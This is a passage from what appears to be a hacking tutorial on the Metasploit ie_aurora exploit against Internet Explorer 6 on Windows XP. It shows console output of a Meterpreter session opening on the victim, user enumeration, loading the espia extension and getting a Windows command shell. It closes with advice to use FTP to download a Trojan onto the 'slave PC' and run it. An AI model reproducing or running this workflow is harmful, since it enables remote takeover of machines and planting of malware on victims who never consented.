Open Internet Explorer on a vulnerable machine (we tested Windows XP SP3 with IE 6) and enter the Local IP URL into the browser. If the exploit succeeds, you should see a new session in the Metasploit Console:
[*] Sending stage (723456 bytes)[*] Meterpreter session 1 opened (192.168.0.151:4444 -> 192.168.0.166:1514)

msf exploit(ie_aurora) > sessions -i 1[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINXP\Developer

meterpreter > use espia
Loading extension espia...success.

meterpreter > shell
Process 892 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
© Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Developer\Desktop>


[ Remember CMD is Most Useful Control of WIN32 You Can Use FTP Command! To Download Trojan in slave PC! And Run it ]
............................................................................................................................................................................................
............................................................................................................................................................................................